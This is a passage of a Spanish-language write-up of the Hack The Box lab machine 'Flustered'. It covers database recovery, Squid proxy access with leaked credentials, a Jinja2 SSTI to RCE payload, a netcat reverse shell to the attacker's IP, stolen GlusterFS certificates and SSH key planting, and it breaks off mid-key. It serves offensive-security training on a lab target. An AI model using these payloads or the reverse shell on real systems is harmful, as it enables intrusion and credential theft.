-rw-rw---- mysql mysql 10 MB Thu Nov 20 09:52:17 2025 undo001
-rw-rw---- mysql mysql 10 MB Thu Nov 20 09:52:17 2025 undo002
-rw-rw---- mysql mysql 10 MB Thu Nov 20 09:52:17 2025 undo003
```

Ilustración 14. enumeración: Archivos de /var/lib/mysql

Tenemos dos opciones a partir de aquí:

1. Leer, o al menos intentar leer, el contenido de los archivos de la base de datos (por medio de **strings**).
2. Montarnos un Docker con estos archivos y consultar desde aquí toda la base de datos del volumen que hemos encontrado.

DOCKER

En primer lugar deberemos ver que versión de MariaDB tenemos que instalar en el Docker para evitar incompatibilidades desde un primer momento. Esta la encontraremos en el archivo **mysql_upgrade_info**.

```
(root@kali)~[/mnt/gluster1]
# cat mysql_upgrade_info
10.3.31-MariaDB
```

Ilustración 15. enumeración: Versión de BBDD

Una vez tenemos esto lo que debemos hacer es copiar estos archivos en el directorio de mysql del Docker y especificar la versión de MariaDB que queremos instalar. Previamente se han copiado los archivos a un directorio temporal de nuestra máquina local debido a problemas en la ejecución.

```
# Montar docker
docker run --name flustas -v /tmp/maria:/var/lib/mysql -d mariadb:10.3.31

# Comandos de comprobacion
docker images
docker ps

# Entrar al docker
docker exec -it <NAME> bash
```

Código 4. **docker** - Montaje, comprobación y ejecución

```
~/Machines/HTB/Flustered sudo docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
mariadb 10.3.31 439df5ac9582 4 years ago 386MB

~/Machines/HTB/Flustered sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
fed53d6e9b74 mariadb:10.3.31 "docker-entrypoint.s..." About a minute ago Up About a minute 3306/tcp flustas
```

Ilustración 16. Ejecución [docker]: Comprobación de lanzamiento de docker

```
~/Machines/HTB/Flustered sudo docker exec -it flustas bash
root@fed53d6e9b74:/# whoami
root
```

Ilustración 17. Ejecución [docker]: Entrada en docker

Pero si intentamos iniciar la base de datos para realizar las consultas, nos salta un error. Este es un error común que simplemente nos indica que el plugin 'unix_socks' no se encuentra instalado en el sistema

```
root@fed53d6e9b74:/# mysql -u root
ERROR 1524 (HY000): Plugin 'unix_socket' is not loaded
root@fed53d6e9b74:/#
```

Ilustración 18. Troubleshooting: Error en plugins

Haciendo una pequeña búsqueda encontramos la siguiente solución.

Resolution

As a workaround enable `auth_socket.so` plugin:

Debian-based distributions

1. Open the `/etc/mysql/mariadb.conf.d/50-server.cnf` file in a text editor. In this example, we are using the vi editor:
`# vi /etc/mysql/mariadb.conf.d/50-server.cnf`
2. Add the line below `[mysqld]` section:
`plugin-load-add = auth_socket.so`
3. Save the changes and close the file.
4. Restart MariaDB service

`# service mariadb restart`

Ilustración 19. Troubleshooting: Solución al problema de plugins

Debido a que el Docker que hemos montado no tiene ningún editor de texto, simplemente creamos el archivo con la información requerida y volvemos a montar el Docker.

```
GNU nano 8.6 maria.cnf
[mariadb]
plugin-load-add = auth_socket.so
```

Ilustración 20. Troubleshooting: Contenido /etc/mysql/mariadb.conf.d/<name>.cnf

Para mantener nuestra maquina limpia vamos a borrar todos los Docker existentes, en nuestro caso simplemente el que habíamos lanzado anteriormente.

```
sudo docker stop <NAME>
sudo docker ps -a
sudo docker rm $(sudo docker -a -q)
sudo docker ps -a
sudo docker images
sudo docker rmi $(sudo docker images -q)
```

Código 5. docker - Borrado de contenedores

Comprobamos que se han eliminado correctamente



Ilustración 21. Ejecución [docker]: Comprobación de borrado

Y volvemos a montar el Docker

```
sudo docker run --name flustas -v /tmp/maria:/var/lib/mysql -v /tmp/maria/maria.cnf:/etc/mysql/mariadb.conf.d/socket.cnf -d mariadb:10.3.31
```

Código 6. **docker** - Montaje de contenedor

Como podemos comprobar, ahora si podemos acceder a la base de datos. Además, al consultar las bases de datos existentes encontramos la llamada **Squid**. Esta seguramente tenga alguna relación con el Squid Proxy mencionado anteriormente.




Ilustración 22. Ejecución [docker]: Lanzamiento e interacción

Si comprobamos las tablas existentes en esta base de datos, nos encontramos con una tabla de credenciales, y dentro de la misma, unas credenciales. Estas credenciales las podremos probar para hacer peticiones a través de Squid Proxy.




Ilustración 23. Ejecución [mysql]: Consulta de BBDD de vol1

SQUID + CREDENCIALES

Si llevamos a cabo una petición haciendo uso de las credenciales, vemos que ahora si se nos permite hacer una consulta, la cual es exitosa y nos muestra la página por defecto de **nginx**.

```
~/Ma/H/Flustered curl --proxy 'http://lance.friedman:0>WJ5-jD<5^m3@10.129.10.160:3128' http://10.129.10.160
<html>
<head>
<title>steampunk-era.htb - Coming Soon</title>
</head>
<body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;background-repeat: no-repeat;
">
</body>
</html>

~/Machines/HTB/Flustered curl --proxy 'http://lance.friedman:0>WJ5-jD<5^m3@10.129.10.160:3128' http://127.0.0.1
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
  body {
    width: 35em;
    margin: 0 auto;
    font-family: Tahoma, Verdana, Arial, sans-serif;
  }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

Ilustración 24. enumeración: Consulta a través de proxy

```
curl -proxy 'http://<USER>:<PASS>@<IP>' <IP>
```

Código 7. curl - Consulta tras proxy

ENUMERACION INTERNA

Podemos llevar a cabo una enumeración interna de directorios y archivos, ya que esto es básicamente lo único que nos queda por hacer aquí.

Si llevamos a cabo un dirsearch básico nos encontramos con un directorio /app. En estos directorios generalmente se encuentran por lo general código de aplicación y artefactos, y dependiendo del stack que se esté utilizando, estos se encontraran en un lenguaje u otro.

```
~/Machines/HTB/Flustered dirsearch --proxy='http://lance.friedman:0>WJ5-jD<5^m3@10.129.10.160:3128' -u http://127.0.0.1.
1
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://
setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/iamadorl/Machines/HTB/Flustered/reports/http_127.0.0.1/_25-12-10_18-20-07.txt
Target: http://127.0.0.1/

[18:20:07] Starting:
[18:20:21] 301 - 185B - /app -> http://127.0.0.1/app/
[18:20:21] 403 - 571B - /app/
[18:20:21] 403 - 571B - /app/__pycache__/

Task Completed
```

Ilustración 25. enumeración: Directorios y archivos internos #1

Si dentro de este llevamos a cabo otro fuzzeo nos encontramos con un archivo en Python y más directorios.

```

~/Machines/HTB/Flustered ▶ dirsearch --proxy='http://lance.friedman:0>WJ5-jD<5^m3@10.129.10.160:3128' -u http://127.0.0.1/app -e php,py,sh
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, py, sh | HTTP method: GET | Threads: 25 | Wordlist size: 10456

Output File: /home/iamadorl/Machines/HTB/Flustered/reports/http_127.0.0.1/_app_25-12-10_18-28-46.txt

Target: http://127.0.0.1/

[18:28:46] Starting: app/
[18:28:52] 301 - 185B - /app/__pycache__ -> http://127.0.0.1/app/__pycache__/
[18:28:57] 200 - 748B - /app/app.py
[18:29:00] 301 - 185B - /app/config -> http://127.0.0.1/app/config/
[18:29:18] 301 - 185B - /app/static -> http://127.0.0.1/app/static/
[18:29:19] 301 - 185B - /app/templates -> http://127.0.0.1/app/templates/

Task Completed

```

Ilustración 26. enumeración: Directorios y archivos internos #2

```
dirsearch --proxy='http://<USER>:<PASS>@<IP>:<PORT>' -u http://127.0.0.1/app -e php,py,sh
```

Código 8. *dirsearch* - Fuzzing + Proxy

En el archivo Python encontramos el siguiente código. Es un **microservicio Flask** simple que sirve la página que se expone en el puerto 80 y deja **configurar dinámicamente** parte del título en función del JSON que se le envíe por medio de una petición POST.

```

~/Machines/HTB/Flustered curl --proxy 'http://lance.friedman:WJ5-jD<5*m3@10.129.10.160:3128' http://127.0.0.1/app/app.py | cat -l py
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    748    100    748    0     0   5283      0  0:00:01  0:00:01  0:00:00  5267

STDIN
1  from flask import Flask, render_template_string, url_for, json, request
2  app = Flask(__name__)
3
4  def getsiteurl(config):
5      if config and "siteurl" in config:
6          return config["siteurl"]
7      else:
8          return "steampunk-era.htb"
9
10 @app.route("/", methods=['GET', 'POST'])
11 def index_page():
12     # Will replace this with a proper file when the site is ready
13     config = request.json
14
15     template = f'''
16     <html>
17     <head>
18     <title>{getsiteurl(config)} - Coming Soon</title>
19     </head>
20     <body style="background-image: url('{url_for('static', filename='steampunk-3006650_1280.webp')}');background-size: 100%;background-repeat: no-rep
21 eat;>
22     </body>
23     </html>
24     '''
25     return render_template_string(template)
26
27 if __name__ == "__main__":
28     app.run()

```

Ilustración 27. Enumeración: Archivo app.py

En este caso, existe un archivo de configuración JSON existente en el directorio /app/config. Este cuenta con la siguiente estructura:

```

~/Machines/HTB/Flustered curl --proxy 'http://lance.friedman:WJ5-jD<5*m3@10.129.10.160:3128' http://127.0.0.1/app/config/config.json | cat -l json
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100     38    100     38    0     0    33      0  0:00:01  0:00:01  0:00:00  33

STDIN
1  {
2  "siteurl": "steampunk-era.htb"
3  }

```

Ilustración 28. Enumeración: Archivo config.json

Si probamos a proveer un nombre diferente por medio de una consulta web e introduciendo datos JSON que repliquen el archivo de configuración vemos que es inyectable!

```

~/Machines/HTB/Flustered curl -s -X POST 'http://10.129.10.160/' -H 'Content-type: application/json' -d '{"siteurl": "HTB TEST"}' | cat -l html
STDIN
1  <html>
2  <head>
3  <title>HTB TEST - Coming Soon</title>
4  </head>
5  <body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;background-repeat: no-repeat;">
6  </body>
7  </html>
8
9

```

Ilustración 29. Ejecución [curl]: Prueba de inyección

Se nos juntan entonces tres cuestiones muy importantes:

1. Trabajamos con Flask.
2. Los datos JSON entran de manera directa en la plantilla, forma directamente parte del HTML.
3. Esta plantilla es directamente interpretada por el motor a través del return.

Con esto tenemos la receta perfecta para un **SSTI**.

2. EXPLOTACION

SSTI

Llevando a cabo una prueba para el SSTI, vemos que efectivamente es vulnerable.

```
~/Machines/HTB/Flustered curl -s -X POST 'http://10.129.10.160/' -H 'Content-type: application/json' -d '{"siteurl": "{{7*7}}"}' | cat -l html
```

STDIN
1
2
3
4
5
6
7
8
9

```
<html>
<head>
<title>49 - Coming Soon</title>
</head>
<body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;background-repeat: no-repeat;">
</body>
</html>
```

Ilustración 30. Explotación [SSTI]: Inyección SSTI

```
curl -s -X POST 'http://10.129.10.160/' -H 'Content-type: application/json' -d '{"siteurl" : "{{7*7}}"}' --proxy 127.0.0.1:8080
```

Código 9. curl - SSTI #1

Para llevar más pruebas a cabo usaremos BurpSuite.

Hemos de identificar el motor de plantilla en primera instancia. Las mas comunes son Django, Jinja2... Por lo que probamos payloads para algunas de estas. Si probamos uno que identifique Jinja2, vemos que en primera instancia se esta utilizando este.




Ilustración 31. Explotación [SSTI]: Reconocimiento de motor de plantilla

```
{"siteurl" : "{{ 7*7 }}"}
```

Código 10. payload - enumeración de motor de plantilla

RCE

Nuestro próximo objetivo es la ejecución remota de código, mediante la cual intentaremos conseguir una Reverse Shell. Un payload común y vemos que en efecto tenemos un RCE.




Ilustración 32. Explotación [RCE]: Prueba RCE

Intentamos llevar a cabo una Reverse Shell con netcat y estamos dentro!

Request	Response
<pre>1 POST / HTTP/1.1 2 Host: 10.129.10.160 3 User-Agent: curl/8.15.0 4 Accept: */* 5 Content-type: application/json 6 Content-Length: 96 7 Connection: keep-alive 8 9 { 10 "siteurl": 11 "{ { self.__init__.__globals__.__builtins__.__import__('os').popen('nc -e /bin/b 12 ash 10.10.15.253 9999').read() } }" 13 }</pre>	

Ilustración 33. Explotación [RCE]: Reverse Shell

```
{"siteurl" : "{ { self.__init__.__globals__.__builtins__.__import__('os').popen(<COMAND>').read() } }"}
```

Código 11. payload - SSTI>RCE

```
nc -lnvp 9999
listening on [any] 9999 ...
ls
connect to [10.10.15.253] from (UNKNOWN) [10.129.10.160] 39644
app.ini
app.py
config
__pycache__
static
templates
wsgi.py
whoami
www-data
```

Ilustración 34. Explotación [RCE]: Recepción de Reverse Shell

3. POST-EXPLOTACION

Una vez nos encontramos dentro de la maquina nos encontramos con el usuario **www-data**, por lo que no tenemos permisos para leer la flag de usuario, que pertenece a Jennifer.

Si exploramos el sistema nos encontramos con un directorio **gluster**, en el cual se encuentran los directorios compartidos por medio de GlusterFS. Como nos pasa con la flag, no tenemos permisos para leer el vol1.

```
www-data@flustered:/$ ls
ls
total 72
drwxr-xr-x 19 root root 4096 Jan 28 2022 .
drwxr-xr-x 19 root root 4096 Jan 28 2022 ..
lrwxrwxrwx 1 root root 7 Sep 20 2021 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Jan 28 2022 boot
drwxr-xr-x 16 root root 3060 Dec 10 15:30 dev
drwxr-xr-x 87 root root 4096 Dec 10 18:03 etc
drwxr-xr-x 3 root root 4096 Sep 20 2021 gluster
drwxr-xr-x 1 root root 4096 Jan 28 2022 home
lrwxrwxrwx 1 root root 31 Oct 25 2021 initrd.img -> boot/initrd.img-4.19.0-18-amd64
lrwxrwxrwx 1 root root 31 Dec 7 2021 initrd.img.old -> boot/initrd.img-4.19.0-18-amd64
lrwxrwxrwx 1 root root 7 Sep 20 2021 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Sep 20 2021 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Sep 20 2021 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Sep 20 2021 libx32 -> usr/libx32
drwx----- 2 root root 16384 Sep 20 2021 lost+found
drwxr-xr-x 3 root root 4096 Sep 20 2021 media
drwxr-xr-x 2 root root 4096 Sep 20 2021 mnt
drwxr-xr-x 3 root root 4096 Oct 26 2021 opt
dr-xr-xr-x 190 root root 0 Dec 10 15:29 proc
drwx----- 5 root root 4096 Dec 10 15:30 root
drwxr-xr-x 26 root root 848 Dec 10 15:30 run
lrwxrwxrwx 1 root root 8 Sep 20 2021/sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Sep 20 2021 srv
dr-xr-xr-x 13 root root 0 Dec 10 18:12 sys
drwxrwxrwt 9 root root 4096 Dec 10 15:30 tmp
drwxr-xr-x 14 root root 4096 Jan 28 2022 usr
drwxr-xr-x 12 root root 4096 Oct 25 2021 var
lrwxrwxrwx 1 root root 28 Oct 25 2021 vmlinuz -> boot/vmlinuz-4.19.0-18-amd64
lrwxrwxrwx 1 root root 28 Dec 7 2021 vmlinuz.old -> boot/vmlinuz-4.19.0-18-amd64
www-data@flustered:/$ cd gluster;ls
cd gluster;ls
total 12
drwxr-xr-x 3 root root 4096 Sep 20 2021 .
drwxr-xr-x 19 root root 4096 Jan 28 2022 ..
drwxr-xr-x 3 root root 4096 Sep 20 2021 bricks
www-data@flustered:gluster$ cd br
cd bricks;ls
total 12
drwxr-xr-x 3 root root 4096 Sep 20 2021 .
drwxr-xr-x 3 root root 4096 Sep 20 2021 ..
drwxr-xr-x 4 root root 4096 Jan 28 2022 brick1
www-data@flustered:gluster/bricks$ cd b
cd brick1;ls
total 24
drwxr-xr-x 4 root root 4096 Jan 28 2022 .
drwxr-xr-x 3 root root 4096 Sep 20 2021 ..
drwxr-xr-x 5 jennifer jennifer 4096 Jan 28 2022 vol1
drwx----- 0 mysql mysql 4096 Dec 10 15:30 voltz
www-data@flustered:gluster/bricks/brick1$
```

Ilustración 35. Post-explotación [Enumeración]: Directorio gluster

Si revisamos de nuevo el error que nos daba al intentar montar el volumen, recordamos que nos daba un problema de certificados, por lo que ahora estando dentro de la maquina podremos consultar los archivos necesarios.

```
www-data@flustered:~$ sudo cat /var/log/glusterfs/mt-gluster2.log
[2025-12-10 18:25:27.066401 +0000] I [MSGID: 100030] [glusterfsd.c:2072:main] 0-/usr/sbin/glusterfs: Started running version [(arg=/usr/sbin/glusterfs), {version=11.1}, {cmdlinestr=/usr/sbin/glusterfs --process-name fuse --volfile-serve /mnt/gluster2}]
[2025-12-10 18:25:27.064228 +0000] I [glusterfsd.c:2562:daemonize] 0-glusterfs: Pid of current running process is 151986
[2025-12-10 18:25:27.073603 +0000] I [MSGID: 101188] [event-epoll.c:643:event_dispatch_epoll_worker] 0-epoll: Started thread with index [(index=0)]
[2025-12-10 18:25:27.073607 +0000] I [MSGID: 101188] [event-epoll.c:643:event_dispatch_epoll_worker] 0-epoll: Started thread with index [(index=1)]
[2025-12-10 18:25:27.048140 +0000] I [io-stats.c:376:iosample_buf_size_configure] 0-vol1: Configure iosample_buf_size is 1924 because iosample_interval is 0
[2025-12-10 18:25:27.048502 +0000] I [socket.c:4107:ssl_setup_connection_params] 0-vol1-client-0: SSL support for MGMT is NOT enabled io path is ENABLED certificate depth is 1 for peer
[2025-12-10 18:25:27.049089 +0000] E [socket.c:4233:ssl_setup_connection_params] 0-vol1-client-0: could not load our cert at /etc/ssl/glusterfs.pem
[2025-12-10 18:25:27.049098 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:00000002:system library:No such file or directory
[2025-12-10 18:25:27.049703 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:10000002:BIO routines:system lib
[2025-12-10 18:25:27.049708 +0000] E [socket.c:222:ssl_dump_error_stack] 0-vol1-client-0: error:0A000002:SSL routines:system lib
[2025-12-10 18:25:27.049753 +0000] I [MSGID: 114020] [client.c:2344:notifyf] 0-vol1-client-0: parent translators are ready, attempting connect on transport []
Final graph:
1: volume vol1-client-0
```

Ilustración 36. . Post-explotación [Enumeración]: Error de montaje

Si revisamos la ruta vemos que existen una serie de archivos dedicados a GlusterFS: **CA¹**, **KEY²** y **PEM³**. Al emitir el certificado TLS estos archivos sirven para decir **quién eres¹**, **como demuestras que eres tú²** y **en quien decides confiar³**. Es por ello que en el momento de intentar el montaje, se nos solicita el archivo PEM.

```
www-data@flustered:/etc/ssl$ ls
ls
total 52
drwxr-xr-x 4 root root 4096 Jan 28 2022 .
drwxr-xr-x 87 root root 4096 Dec 10 18:03 ..
drwxr-xr-x 2 root root 16384 Jan 28 2022 certs
-rw-r--r-- 1 root root 4060 Nov 25 2021 glusterfs.ca
-rw-r--r-- 1 root root 3243 Nov 25 2021 glusterfs.key
-rw-r--r-- 1 root root 1822 Nov 25 2021 glusterfs.pem
-rw-r--r-- 1 root root 11118 Aug 24 2021 openssl.cnf
drwx----- 2 root root 4096 Jan 28 2022 private
www-data@flustered:/etc/ssl$
```

Ilustración 37. Post-explotación [Enumeración]: Certificado GlusterFS

Por esto, nos pasamos todos los archivos y los guardamos en el directorio de SSL.

```
(root@kali)-[/etc/ssl]
# lsd -la
drwxr-xr-x root root 4.0 KB Wed Dec 10 19:29:12 2025 .
drwxr-xr-x root root 12 KB Wed Dec 10 17:49:50 2025 ..
drwxr-xr-x root root 20 KB Thu Nov 20 09:54:04 2025 certs
.rw-r--r-- root root 4.0 KB Wed Dec 10 19:28:21 2025 glusterfs.ca
.rw-r--r-- root root 3.2 KB Wed Dec 10 19:28:47 2025 glusterfs.key
.rw-r--r-- root root 1.8 KB Wed Dec 10 19:29:11 2025 glusterfs.pem
.rw-r--r-- root root 689 B Mon Sep 8 17:55:04 2025 kall.cnf
.rw-r--r-- root root 12 KB Thu Nov 20 09:50:20 2025 openssl.cnf
.rw-r--r-- root root 12 KB Sun Aug 10 11:30:37 2025 openssl.cnf.dpkg-new
.rw-r--r-- root root 12 KB Tue Sep 30 21:54:39 2025 openssl.cnf.original
drwx-x-x root ssl-cert 4.0 KB Thu Nov 20 09:50:58 2025 private
```

Ilustración 38. Post-explotación [Ejecución]: Copia de archivos de certificado

Hacemos de nuevo el montaje, se realiza de manera exitosa, y nos encontramos con un directorio home, presumiblemente del usuario **Jennifer**, quien tenía los permisos sobre el volumen.

```
~/Machines/HTB/Flustered sudo mount -t glusterfs 10.129.10.160:/vol1 /mnt/gluster2
~/Machines/HTB/Flustered sudo su
(root@kali)-[/home/iamadorl/Machines/HTB/Flustered]
# lsd -la /mnt/gluster2
drwxr-x--- iamadorl iamadorl 4.0 KB Mon Oct 25 07:49:56 2021 .
drwxr-xr-x root root 4.0 KB Wed Dec 10 19:25:24 2025 ..
lrwxrwxrwx iamadorl iamadorl 9 B Thu Oct 28 08:59:15 2021 .bash_history - /dev/null
.rw-r--r-- iamadorl iamadorl 220 B Mon Sep 20 14:27:59 2021 .bash_logout
.rw-r--r-- iamadorl iamadorl 3.4 KB Mon Sep 20 14:27:59 2021 .bashrc
drwx----- iamadorl iamadorl 4.0 KB Mon Oct 25 07:44:58 2021 .gnupg
.rw-r--r-- iamadorl iamadorl 807 B Mon Sep 20 14:27:59 2021 .profile
drwx----- iamadorl iamadorl 4.0 KB Tue Dec 7 20:54:21 2021 .ssh
.r----- iamadorl iamadorl 33 B Wed Dec 10 16:30:48 2025 user.txt

(root@kali)-[/home/iamadorl/Machines/HTB/Flustered]
# cat /mnt/gluster2/user.txt
05fddf6ef5bfa11ad2ad7a0e130de99f
```

Ilustración 39. Flag: User

En este momento y con un directorio home en nuestras manos, el cual cuenta con un subdirectorio **.ssh**, podemos introducir nuestra **clave publica (id_rsa.pub)** en **authorized_keys** para poder conectarnos sin necesidad de introducir contraseña. De esta manera al intentar conectarnos con nuestra clave privada el servidor la verificará y nos dará acceso directo a la maquina por medio de SSH. Primero generamos el par de claves RSA y posteriormente copiamos el contenido de la clave publica en el archivo **authorized_keys** del volumen.

```
(root@kali)-[/root/.ssh]
# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase for '/root/.ssh/id_rsa' (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:10012HE1j1BTDQ/8R+suGufpyuYpZzlwM1b3G18c root@kali
The key's randomart image is:
[RSA 3072]----+
o+o . o
++ + + o
.o o = o
. + = o
S + = +
+ . + o
..o.o.E
o + = o.
+Bo+
-----[SHA256]-----

(root@kali)-[/root/.ssh]
# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDASeQ/E/IFR4A1M7n3Uefg/draw18kLB0Q0s8BAyGHUUnIBchq3byoFBEInJI/xwP9EzRr1vHvDZB34PL9NBVlp6cvVpGXj3frIdfoIPhrZEmN08293Hm6QreZTLgtzb7rHnh8ZK/k68B852yV6LSe9wVBI3Ctk/sIVvF3La563Z/lCqQTn5gAWHfrnt
lWcHvvaTgkzdUSUklyxPOA2Nk71pF/D1U/PSFFf15KZn15segy7v48fyGxxwTySK56BJA99G7l64HvUznLxNEJe9uS12za40D1dJwpmQ3uc5C02952TRJ1dDcBn855dM2ZCnqPfsd0Gy/0lLhp/0TyXpF1sQVR7TAXQF30zm+lJcBbh1kgvVNP70AKaK0u1VhCWMM8g22ARBUoqv61sg1kR
